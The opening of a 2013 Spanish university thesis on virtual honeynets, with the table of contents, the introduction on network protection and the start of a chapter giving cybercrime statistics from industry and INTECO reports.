UNIVERSIDAD DE ALMERÍA

ESCUELA POLITÉCNICA SUPERIOR Y FACULTAD DE CIENCIAS EXPERIMENTALES

INGENIERO EN INFORMÁTICA

Virtual Honeynets

Alumno: José Manuel Fernández Marín
Directores: Leocadio González Casado
Juan Álvaro Muñoz Naranjo
Fecha: Noviembre del 2013

Agradecimientos

A Leocadio González Casado y Juan Álvaro Muñoz Naranjo,
por el esfuerzo y la confianza que han depositado en mí,
gracias por vuestra inestimable dedicación.

A mi familia,
a quienes jamás encontraré la forma de agradecer su apoyo y
los sacrificios que han realizado para ofrecerme la
oportunidad de llegar hasta aquí.

Índice general

Índice de tablas **VII**

Índice de figuras **X**

1. Introducción **1**
1.1. Necesidad de protección en la red 1
1.2. Motivación del proyecto 2

2. Cibercrimen: Una visión global **5**
2.1. Legislación informática 13

3. Honeypots **15**
3.1. Historia 15
3.2. ¿Qué es un honeypot? 15
3.3. Clasificación de los honeypots 17
3.3.1. Clasificación según el tipo de recursos explotables 17
3.3.2. Clasificación según el nivel de interacción 19
3.3.3. Clasificación según el propósito 20
3.4. Localización de un honeypot en la red 21
3.4.1. En la red externa 21
3.4.2. En la DMZ 22
3.4.3. En la red interna 23

4. Análisis de algunos honeypots **25**
4.1. Laboratorio de pruebas 25
4.2. Criterios de evaluación 27
4.2.1. Instalación y facilidad de uso 27
4.2.2. Servicios ofrecidos 27
4.2.3. Realismo de los servicios emulados 27
4.2.4. Extensibilidad 27
4.2.5. Gestión de logs, alertas e informes 27
4.2.6. Calidad de los datos recopilados 28
4.3. Batería de pruebas 28
4.3.1. Escaneo de puertos 28
4.3.2. Identificación de servicios 28

4.3.3. Interacción por consola . . . 28
4.3.4. Comprobación del objetivo del servicio . . . 29
4.3.5. Explotación del servicio . . . 29
4.4. Dionaea . . . 29
4.5. Honeyd . . . 42
4.6. Kippo . . . 53

5. Honeynets **61**
5.1. ¿Qué es una honeynet? . . . 61
5.2. Clasificación y arquitecturas de las honeynets . . . 61
5.2.1. Honeynets de primera generación (GenI) . . . 61
5.2.2. Honeynets de segunda generación (GenII) . . . 63
5.2.3. Honeynets de tercera generación (GenIII) . . . 65
5.3. Honeynets virtuales y físicas . . . 65
5.4. Requerimientos básicos de una honeynet . . . 67
5.4.1. Control de datos . . . 68
5.4.2. Captura de datos . . . 68
5.4.3. Análisis de datos . . . 69
5.4.4. Recolección de datos . . . 69
5.5. Honeynets distribuidas . . . 69
5.6. Distribución Honeywall Roo . . . 70
5.6.1. Dialog Menu . . . 71
5.6.2. Walleye . . . 72
5.6.3. Hwctl . . . 73
5.6.4. Snort . . . 73
5.6.5. Snort_inline . . . 74
5.6.6. IPTables . . . 74
5.6.7. P0f . . . 74
5.6.8. Argus . . . 74
5.6.9. TCPdump . . . 75
5.6.10. Hflow2 . . . 75
5.6.11. Sebek . . . 75

6. Amenazas y ataques informáticos **77**
6.1. Tipos de amenazas . . . 77
6.2. Tipos de ataques . . . 79
6.2.1. Inyección de código SQL . . . 79
6.2.2. Cross-Site Scripting (XSS) . . . 80
6.2.3. Desbordamiento de búfer . . . 81
6.2.4. Negación de servicio (DoS) . . . 81
6.2.5. Sniffing . . . 82
6.2.6. Spoofing . . . 82
6.2.7. Malware . . . 83
6.2.8. Ingeniería social . . . 83

7. Metodología de un test de intrusión 85
7.1. Recopilación de información . . . 86
7.2. Mapeo de la red . . . 86
7.3. Identificación de vulnerabilidades . . . 87
7.4. Explotación de vulnerabilidades . . . 87
7.5. Acceso y escalada de privilegios . . . 88
7.6. Enumeración adicional de recursos e información . . . 88
7.7. Comprometer ubicaciones y usuarios remotos . . . 88
7.8. Mantener el acceso abierto . . . 88
7.9. Ocultar las huellas . . . 89

8. Desplegando una arquitectura honeynet 91
8.1. Sistema de virtualización . . . 92
8.1.1. Configuración de la red . . . 92
8.2. Configuración del honeypot . . . 93
8.2.1. Configuración de la red . . . 94
8.2.2. Sincronización horaria . . . 95
8.2.3. Creación de usuarios . . . 95
8.2.4. Instalación y configuración de *MySQL* . . . 95
8.2.5. Instalación y configuración de SystemTap . . . 97
8.2.6. Instalación y configuración de Tripwire . . . 97
8.2.7. Instalación y configuración de Sebek . . . 98
8.2.8. Configuración de IPTables . . . 100
8.3. Configuración de Honeywall Roo . . . 102
8.3.1. Configuración de la red . . . 103
8.3.2. Sincronización horaria . . . 105
8.3.3. Creación de usuarios y acceso remoto . . . 105
8.3.4. Configuración de reglas y límites de conexiones en IPTables . . . 106
8.3.5. Configuración de alertas por correo . . . 108
8.3.6. Configuración del servidor Sebek . . . 108
8.3.7. Configuración de *Snort* y *Snort_inline* . . . 109
8.3.8. Configuración de Walleye . . . 110
8.3.9. Configuración de P0f . . . 110
8.3.10. Configuración de Argus . . . 110
8.4. Configuración de la conectividad de la honeynet . . . 111

9. Test de intrusión 115
9.1. Escaneo de servicios del honeypot . . . 115
9.2. Accediendo a la base de datos MySQL . . . 117
9.3. Explotando vulnerabilidades de MySQL . . . 118
9.4. Obteniendo las contraseñas de los usuarios del sistema . . . 120
9.5. Acceso al sistema e identificación de vulnerabilidades . . . 121
9.6. Explotando vulnerabilidades de SystemTap . . . 122
9.7. Mantener el acceso en el sistema . . . 123

10. Análisis de la información de la honeynet **127**
10.1. Análisis de la información del test de intrusión 127
10.2. Análisis de la información de un ataque avanzado 143
10.3. Conclusión del análisis del test de instrusión 145

11. Conclusiones **147**
11.1. Trabajo futuro 148

Anexos **149**

A. Herramientas utilizadas **151**
A.1. Ncat 151
A.2. Nmap 151
A.3. Metasploit Framework 151
A.4. SMBClient 152
A.5. Acccheck 152
A.6. P0f 152
A.7. TCPDump 152
A.8. MySQL 152
A.9. John The Ripper 152
A.10. Sebek 153
A.11. SystemTap 153
A.12. Tripwire 153
A.13. SHV5 153
A.14. VMware 153
A.15. Snort 154
A.16. Snort_inline 154

Glosario **155**

Bibliografía **160**

Índice de tablas

4.1. Servicios ofrecidos por Dionaea. 30
4.2. Análisis de servicios de Dionaea con Nmap. 30
4.3. Opciones de Nmap para el escaneo de servicios de Dionaea. 31
4.4. Opciones de Nmap para el escaneo de servicios de Honeyd. 45
4.5. Análisis de servicios de Honeyd con Nmap. 46
4.6. Opciones de nslookup. 51
4.7. Análisis de servicios de Kippo con Nmap. 54

6.1. Clasificación de ataques. 84

8.1. Descripcion de los switches virtuales de la honeynet. 93
8.2. Características físicas virtualizadas del honeypot. 94
8.3. Descripción de los parámetros del *Sebek*. 99
8.4. Niveles de severidad de Syslog. 101
8.5. Configuración *Logrotate*. 102
8.6. Características físicas virtualizadas del honeywall. 102
8.7. Usuarios de Honeywall Roo. 105
8.8. Reglas de la cadena INPUT. 106
8.9. Reglas de la cadena OUTPUT. 106
8.10. Umbrales de conexiones salientes del honeypot. 107
8.11. Reglas de la cadena FORWARD. 107
8.12. Configuración del servidor *Sebek*. 108
8.13. Ficheros de configuración de Snort y Snort_inline.conf. 109
8.14. Acceso a Walleye. 110

9.1. Opciones del análisis con Nmap. 115

Índice de figuras

2.1. Costes del cibercrimen por regiones. 7
2.2. Costes del cibercrimen por tipo de daños. 7
2.3. Sensores de *INTECO* por sectores de actividad. 8
2.4. Índice de infecciones por sectores de actividad. 8
2.5. Spam detectado sobre el total de correos procesados. 9
2.6. Fuentes de spam por país. 9
2.7. Aplicaciones más afectadas por las vulnerabilidades. 10
2.8. Top vulnerabilidades. 10

3.1. Honeypots en una red. 17
3.2. Honeypots en modo cliente. 18
3.3. Honeypots en modo servidor. 19
3.4. Clasificación de un honeypot. 21
3.5. Honeypot en la red externa. 22
3.6. Honeypot en una DMZ. 23
3.7. Honeypot en un segmento de la red interna. 24

4.1. Arquitectura *VMware* del laboratorio de pruebas. 26
4.2. Diagrama de red del laboratorio de pruebas. 26
4.3. Página web por defecto de Dionaea. 32
4.4. Certificado autofirmado de Dionaea. 34
4.5. Página web por defecto de Honeyd. 47

5.1. Honeynet GenI. 62
5.2. Honeynet GenII. 64
5.3. Honeynet virtual autocontenida. 66
5.4. Honeynet virtual híbrida. 67
5.5. Honeynet distribuida. 70
5.6. Menú de configuración de *Honeywall Roo*, Dialog Menu. 71
5.7. Interfaz web *Walleye* de *Honeywall Roo*. 72
5.8. Opciones de configuración en *Walleye*. 73
5.9. Funcionamiento de Sebek. 75

6.1. Esquema del flujo de información en una amenaza. 77
6.2. Ataque de interrupción. 78
6.3. Ataque de interceptación. 78

6.4. Ataque de modificación. 78
6.5. Ataque de fabricación. 78

7.1. Metodología del test de intrusión ISSAF. 86

8.1. Arquitectura honeynet del caso de estudio. 91
8.2. Arquitectura de virtualización de la honeynet. 92
8.3. Log analizado por Argus. 111
8.4. Arquitectura problemática con el switch virtual. 112
8.5. Solución a la arquitectura problemática con un *switch* físico. 112

10.1. Flujo de conexiones del escaneo de puertos. 128
10.2. Descripción de una conexión. 128
10.3. Acceso a la vista pcap del flujo de la conexión. 129
10.4. Alerta generada por el IDS. 132
10.5. Conexión SSH no autorizada al honeypot. 135
10.6. Resumen del flujo de paquetes *Sebek*. 136
10.7. Transferencia del fichero *systemtap_exploit.sh* al honeypot. 137
10.8. Flujo de paquetes Sebek de la transferencia del fichero *systemtap_exploit.sh* al honeypot. 137
10.9. Transferencia al honeypot. 139
10.10Flujo de datos de *Sebek*. 139
10.11Flujo de conexiones *Sebek* relacionadas con *SHV5*. 141
10.12Flujo de la conexión al backdoor. 141

Capítulo 1

Introducción

Este capitulo inicial pretende reflejar la necesidad de proteger la infraestructura tecnológica de las empresas, corporaciones u organizaciones frente a los distintos tipos de ataques, en su mayoría fraudulentos con fines lucrativos.

1.1. Necesidad de protección en la red

Desde hace varios años y cada vez con menos reparo, confiamos nuestros datos personales y privados a empresas y organizaciones con el fin de obtener algún tipo de servicio de ellas. La baja concienciación social existente sobre el riesgo derivado de ceder información a terceras entidades ha provocado un rápido y continuo despliegue de medios tecnológicos que intentan virtualizar prácticamente cualquier actividad que un individuo puede realizar en su vida real. El ejemplo más claro son las redes sociales, servicios bancarios y las aplicaciones de *chat* para *smartphones*.
La responsabilidad de proteger la información privada de los usuarios recae en gran parte en las organizaciones, encargadas de su almacenamiento y de los servicios ofrecidos. La gran cantidad de información que tienen a su recaudo las hace vulnerables frente a los constantes ataques e intentos de intrusión de los *hackers*, que ven un valor incalculable en ella, de la cual pueden sacar un beneficio. Además de proteger la información de los usuarios, las organizaciones también tienen que proteger sus propios documentos internos, aplicaciones, servicios expuestos, etc.
La necesidad de protección y la aplicación de metodologías de seguridad en la infraestructura tecnológica de una organización no solo se centra en el robo y fuga de información confidencial, en muchas ocasiones los *hackers* tan solo intentan poner a prueba la fortaleza de los sistemas, y cuando consiguen comprometerlos, normalmente realizan alguna modificación en ellos, con lo que pueden provocar una caída del sistema. Hablamos en este caso de *crackers*, ya que lo que buscan es explotar un sistema para invalidarlo y que deje de prestar servicio a los usuarios.
Normalmente se confunden los términos *hackers* y *crackers*, pero existe una clara diferenciación, los *hackers* son individuos a los que les apasiona la seguridad informática y que tienen

una serie de valores éticos que fomentan el compartir información y no obtener un beneficio económico sobre sus actividades como *hacker*. En cambio, los *crackers* tienden a dañar los sistemas a los que acceden, realizan actividades delictivas con ánimo de lucro y no poseen ningún valor ético al respecto. A lo largo de este documento utilizaremos el término *hacker* para referirnos también a los *crackers*, ya que un *hacker* puede ser ambos a la vez, según el tipo de actividad que realice.
Actualmente existen gran cantidad de movimientos y asociaciones de *hackers*, como *Anonymous*, los cuales intentan llevar a cabo ataques a servicios web y ataques *DDoS* (*Distributed Denial of Service*) contra las organizaciones empresariales o gubernamentales, con el fin de reivindicar algún derecho u opinión [9, 55]. Estos grupos se han consolidado en la red y cuentan con un gran apoyo social, con lo que cada vez son mas comunes este tipo de grupos que, sin duda, ponen en jaque a las organizaciones con un alto porcentaje de éxito.
Cada vez que un *hacker* consigue irrumpir en un sistema, lo mas probable es que instale algún *rootkit* que le permita volver acceder al mismo, por ejemplo, mediante un *backdoor*. También es muy frecuente la infección de los sistemas por otros tipos de *malware*. El malware es un software malicioso diseñado para llevar a cabo acciones no deseadas y sin el consentimiento explícito del usuario, es por norma, hostil, intrusivo y molesto. El término malware incluye *virus*, gusanos, troyanos, *rootkits*, *spyware* y otros tipos de software malicioso en base a los efectos que provoquen en un computador o sistema de información.
Este malware puede tener varias funciones, como el robo de credenciales del usuario cuando intenta acceder a su correo electrónico, redes sociales, o peor aún, a su banca electrónica.
Un objetivo común en la mayoría del *malware* es convertir a los PCs en máquinas zombis o *bots*, que formarán parte de una o varias *botnets*, con el fin de poder realizar ataques *DDoS* a gran escala [55].

La gran variedad y presencia de los mecanismos de fraude ha convertido *Internet* en un lugar inseguro, en el cual hay que protegerse para evitar las situaciones comentadas anteriormente. Es necesario tomar medidas para disminuir el acoso del cibercrimen en las organizaciones y en los equipos de usuario, si no queremos que sean comprometidos eventualmente. Existen sistemas de seguridad adaptados a cada caso, pero siempre irán un paso por detrás de los atacantes. El uso de *honeypots* proporciona por primera vez, una plataforma de estudio e identificación temprana de *malware*, de nuevos vectores de ataques, y protección de los sistemas, permitiendo crear herramientas y metodologías de protección frente a nuevas amenazas [82].

1.2. Motivación del proyecto

Una de las ramas de la informática que mas rápido evoluciona es la dedicada a la seguridad, la necesidad de protección está provocando que las organizaciones contraten a personal cualificado para fortificar los sistemas e implantar metodologías de trabajo seguras. La demanda de este perfil profesional está creciendo de forma exponencial, pero no hay suficiente personal formado para cubrir las necesidades del mercado.
El constante aumento de aplicaciones *web* y servicios de *cloud* hace que diariamente se ge-

neren nuevos vectores de ataque y vulnerabilidades explotables. El uso de *honeynets* es una infraestructura que cada vez más, tiene que ser implementada por las organizaciones como medida de seguridad [71, 72].
Las *honeynets* proporcionan una barrera más, a superar por los atacantes en una infraestructura tecnológica, de las cuales podemos obtener gran cantidad de información y protección frente a los posibles ataques externos e internos.
La elección de este tema como *Proyecto de Fin de Carrera* viene determinado por la gran aportación que supone al mundo de la seguridad, su versatilidad y adaptación a prácticamente cualquier entorno y, por supuesto, la formación que podemos adquirir diseñando y administrando este tipo de redes y dispositivos para una posterior especialización profesional en el campo de la seguridad informática.

Capítulo 2

Cibercrimen: Una visión global

El cibercrimen es una modalidad de actividad delictiva que implica el uso de herramientas informáticas, ordenadores y redes de comunicaciones para llevar a cabo un fraude, acciones ilegales e ilícitas. Está experimentando un fuerte apogeo en los últimos años debido a la escasa presencia de profesionales de la seguridad en las organizaciones, malas prácticas en el manejo de información privada y confidencial por los empleados y a la desinformación de la sociedad. El ámbito de actuación de los profesionales del cibercrimen está aumentando, abarcando nuevos campos y tecnologías para delinquir. Al principio, los ciberdelincuentes actuaban en solitario o en pequeños grupos, pero hoy en día han evolucionado a un modelo organizacional y modular que comprende a un gran número de personas implicadas y especializadas que se comunican a través de la red [28]. De está forma, dentro de una organización fraudulenta existirán personas dedicadas a la captación de víctimas, otras especializadas en la programación de *malware*, *virus* o *troyanos*, y otras encargadas de convertir el dinero virtual obtenido del fraude online en dinero físico, normalmente a través de muleros y movimientos entre cuentas bancarias. Con esta infraestructura, los beneficios obtenidos se incrementan a la par que las posibilidades de identificación y detención de los componentes de la organización disminuyen.
Los tipos de cibercrimen se pueden clasificar principalmente en tres bloques:

- Ataques contra gobiernos.
- Contra empresas y organizaciones.
- Contra las personas.

Como se mencionó anteriormente, el ámbito de actuación del cibercrimen va en aumento, algunos ejemplos de estos entornos en los que tienen cabida las actividades fraudulentas son [77]:

- **Entidades financieras**: Carding, blanqueo de dinero, robo de credenciales, etc.
- **Juego online**: *Webs* de apuestas y juegos online que sirven como medio de blanqueo de dinero. Alteración de las jugadas para obtener beneficio.
- **Propiedad intelectual**: Robo de patentes, copyrights, piratería de *software*, etc.
- **E-Mail spoofing**: Suplantación de identidad legítima.
- **Pornografía**: Sitios *web* pornográficos.

- **Venta ilegal de artículos**: Armas, drogas, fauna exótica, etc. También se realiza la venta de artículos que nunca llegan a su destino o bien son de una calidad inferior a la esperada por un cliente.
- **Falsificación**: Mediante material informático se puede realizar la falsificación de billetes, sellos postales, cheques, etc.
- **Difamación**: A través de sitios *web* y de correos electrónicos es posible inundar la red con información difamatoria sobre alguna persona u organización de forma casi automática.
- **Acoso**: Seguimiento e investigación constante de información sobre un individuo. Es un acto repetitivo, obsesivo y no deseado.

Los recursos o medios técnicos mas utilizados para llevar a cabo las actividades fraudulentas a través de la red son [77]:

- **Acceso no autorizado a sistemas**: Intrusiones realizadas por *hackers*.
- **Robo de información**: Almacenada en medios electrónicos tales como discos duros, *pendrives* y otros medios extraíbles.
- **Data tampering**: Modificación no autorizada de información no legítima.
- **Negación de servicios**: Inutilizar un servicio sobrecargando su capacidad de respuesta, con lo que dejará de estar disponible para los usuarios.
- **Virus y gusanos**: Programas maliciosos que se propagan a través de ficheros o de la red y que intentan desestabilizar un sistema modificando y corrompiendo los datos que contiene.
- **Troyanos**: Programas maliciosos que pasan inadvertidos en los sistemas donde se alojan y que tienen como finalidad controlar el host anfitrión, normalmente actuando como un *backdoor* para un control remoto no autorizado.
- **Phishing**: Estafa realizada mediante ingeniería social utilizando normalmente correos electrónicos y modificación de *webs*, muy utilizado para fraudes bancarios.

El impacto global del cibercrimen en la economía mundial está generando un estado de alerta en los países mas afectados. Los gobiernos y organizaciones ya han empezado a considerar la necesidad de incluir en sus plantillas a profesionales de la seguridad para fortificar sus sistemas y poder hacer frente al crimen cibernético, lo que está ayudando notablemente al desarrollo y evolución de la seguridad informática.
Según un estudio realizado por *Norton* sobre cibercrimen en el año 2012, los costes totales a nivel mundial ocasionados por delitos informáticos ascienden a *84 mil millones de Euros* [11]. Un total de *556 millones de víctimas* durante el 2012 sufrieron algún tipo de pérdida o fraude, una cifra que sigue aumentando cada año. Además, la gran acogida que está teniendo la tecnología móvil en nuestras vidas, hace que se creen nuevos campos de actuación para los *hackers*. En la figura 2.1 podemos ver una gráfica que representa el coste del cibercrimen para las regiones más afectadas, según el informe de *Norton*. Curiosamente, las regiones con mayor impacto económico en pérdidas son los principales focos de emisión de *spam* y *phishing*. Esto es debido a que, en una campaña de *phishing* bancario, por ejemplo, los *phisers* intentarán ofrecer a las víctimas información falsa sobre su banco, suplantándolo de forma que dicha información parezca lo más legítima posible. Una forma de conseguirlo es generar dominios de *Internet* del mismo país donde se quiere realizar la campaña de fraude.



Figura 2.1: Costes del cibercrimen por regiones.

También puede verse en la figura 2.2 cómo se reparten los daños ocasionados desde un punto de vista económico, ya que en muchas ocasiones hay que sumar pérdidas por daños, reparaciones, caídas del servicio, etc.



Figura 2.2: Costes del cibercrimen por tipo de daños.

Desde el *Instituto Nacional de Tecnologías de la Comunicación*, conocido como *INTECO*, podemos obtener valores estadísticos a nivel nacional gracias a su red de sensores. Estos sensores están distribuidos en empresas, organizaciones, universidades, etc., de forma que recogen información del servicio de correo con el fin de generar informes y elaborar estadísticas. Así que podemos tener una idea bastante aproximada del grado de infección a través

de correos, *spam* y *phishing* en España. Al finalizar el año 2012, 103 entidades contenían sensores de *INTECO*, en la figura 2.3 podemos ver cómo están distribuidos [39].



Figura 2.3: Sensores de *INTECO* por sectores de actividad.

El análisis de los correos electrónicos procesados por los sensores puede verse en la figura 2.4. Hay que tener en cuenta que la configuración de seguridad de cada sensor puede afectar al procesado y a la detección de *virus*, debido al empleo de antivirus, listas negras o filtros anti *spam*.



Figura 2.4: Índice de infecciones por sectores de actividad.

Respecto a los correos de *spam* detectados, podemos observar cómo aproximadamente la mitad del correo que recibimos es *spam*, lo que hace necesario el uso de las listas y filtros comentados en el párrafo anterior. A continuación, la figura 2.5 refleja la cantidad de *spam* identificado por los sensores.



Figura 2.5: Spam detectado sobre el total de correos procesados.

A nivel mundial, China y EEUU se posicionan como los países que más *spam* producen, y como se pudo observar en la anterior figura 2.1, son los que tienen mayores problemas económicos con el fraude. En la figura 2.6 se encuentran los países que más *spam* emiten.



Figura 2.6: Fuentes de spam por país.

Las vulnerabilidades en aplicaciones son unas de las mayores brechas de seguridad explotables, la mayoría de estas aplicaciones están asociadas a la navegación *web*. La gráfica mostrada en la figura 2.7 contiene las aplicaciones con más vulnerabilidades registradas a lo largo del 2012.



Figura 2.7: Aplicaciones más afectadas por las vulnerabilidades.

Las vulnerabilidades más explotadas durante el 2012 y que afectan a productos de diversa índole se pueden ver en la figura 2.8.

